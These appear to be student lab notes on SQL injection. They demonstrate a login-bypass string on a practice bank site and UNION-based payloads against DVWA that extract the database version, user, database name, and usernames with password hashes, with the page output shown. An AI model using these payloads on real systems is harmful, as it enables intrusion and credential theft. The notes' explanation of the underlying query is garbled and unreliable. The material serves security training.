Injection attacks refer to a broad class of attack vectors that allow an attacker to supply **untrusted input** to a program, which gets **processed by an interpreter as part of a command or query** which **alters the course of execution** of that program. Injection attacks are amongst the oldest and most dangerous web application attacks. They can result in data theft, data loss, loss of data integrity, denial of service, as well as full system compromise.

Try different injection attacks:



- Demo.testfire.net is an online fake back website created for experimenting the injection attack.

To enter a banks admin account just any random user name and inject the script in the password field. Script- “ 'or'x'='x “ .

This script is translated into a sql query – select \* from employ in db where username="" and password="".

To stop this we need to validate the entered data at the webpage itself.







- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'or'x'='x  
First name: admin  
Surname: admin

ID: 'or'x'='x  
First name: Gordon  
Surname: Brown

ID: 'or'x'='x  
First name: Hack  
Surname: Me

ID: 'or'x'='x  
First name: Pablo  
Surname: Picasso

ID: 'or'x'='x  
First name: Bob  
Surname: Smith

ID: 'or'x'='x  
First name: user  
Surname: user


### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

- 3 ' and 1=0 union select null,version() # -- to get the data the os version of the system the website is running on.



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[Insecure CAPTCHA](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Vulnerability: SQL Injection (Blind)

**User ID:**

```
ID: 3 ' and 1=0 union select null,version() #
First name:
Surname: 5.1.41-3ubuntu12.6-log
```

**More info**  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#)
[View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

- 3 ' and 1=0 union select null,user() # -- to get name of the user.



- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About

- Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

## Vulnerability: SQL Injection (Blind)

User ID:

Submit


ID: 3 ' and 1=0 union select null,user() #  
First name:  
Surname: dvwa@localhost

### More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

[View Source](#) [View Help](#)

- 3 ' and 1=0 union select null,database() # -- to get database name.
- 3 ' and 1=0 union select null,concat(first\_name,0x0a,password) from users # -- for username and passwords.



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[Insecure CAPTCHA](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Vulnerability: SQL Injection (Blind)

User ID:

```

ID: 3 ' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
21232f297a57a5a743894a0e4a801fc3

ID: 3 ' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID: 3 ' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 3 ' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 3 ' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99

ID: 3 ' and 1=0 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: user
ee11cbb19052e40b07aac0ca060c23ee

```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
 Security Level: low  
 PHPIDS: disabled

[View Source](#)
[View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

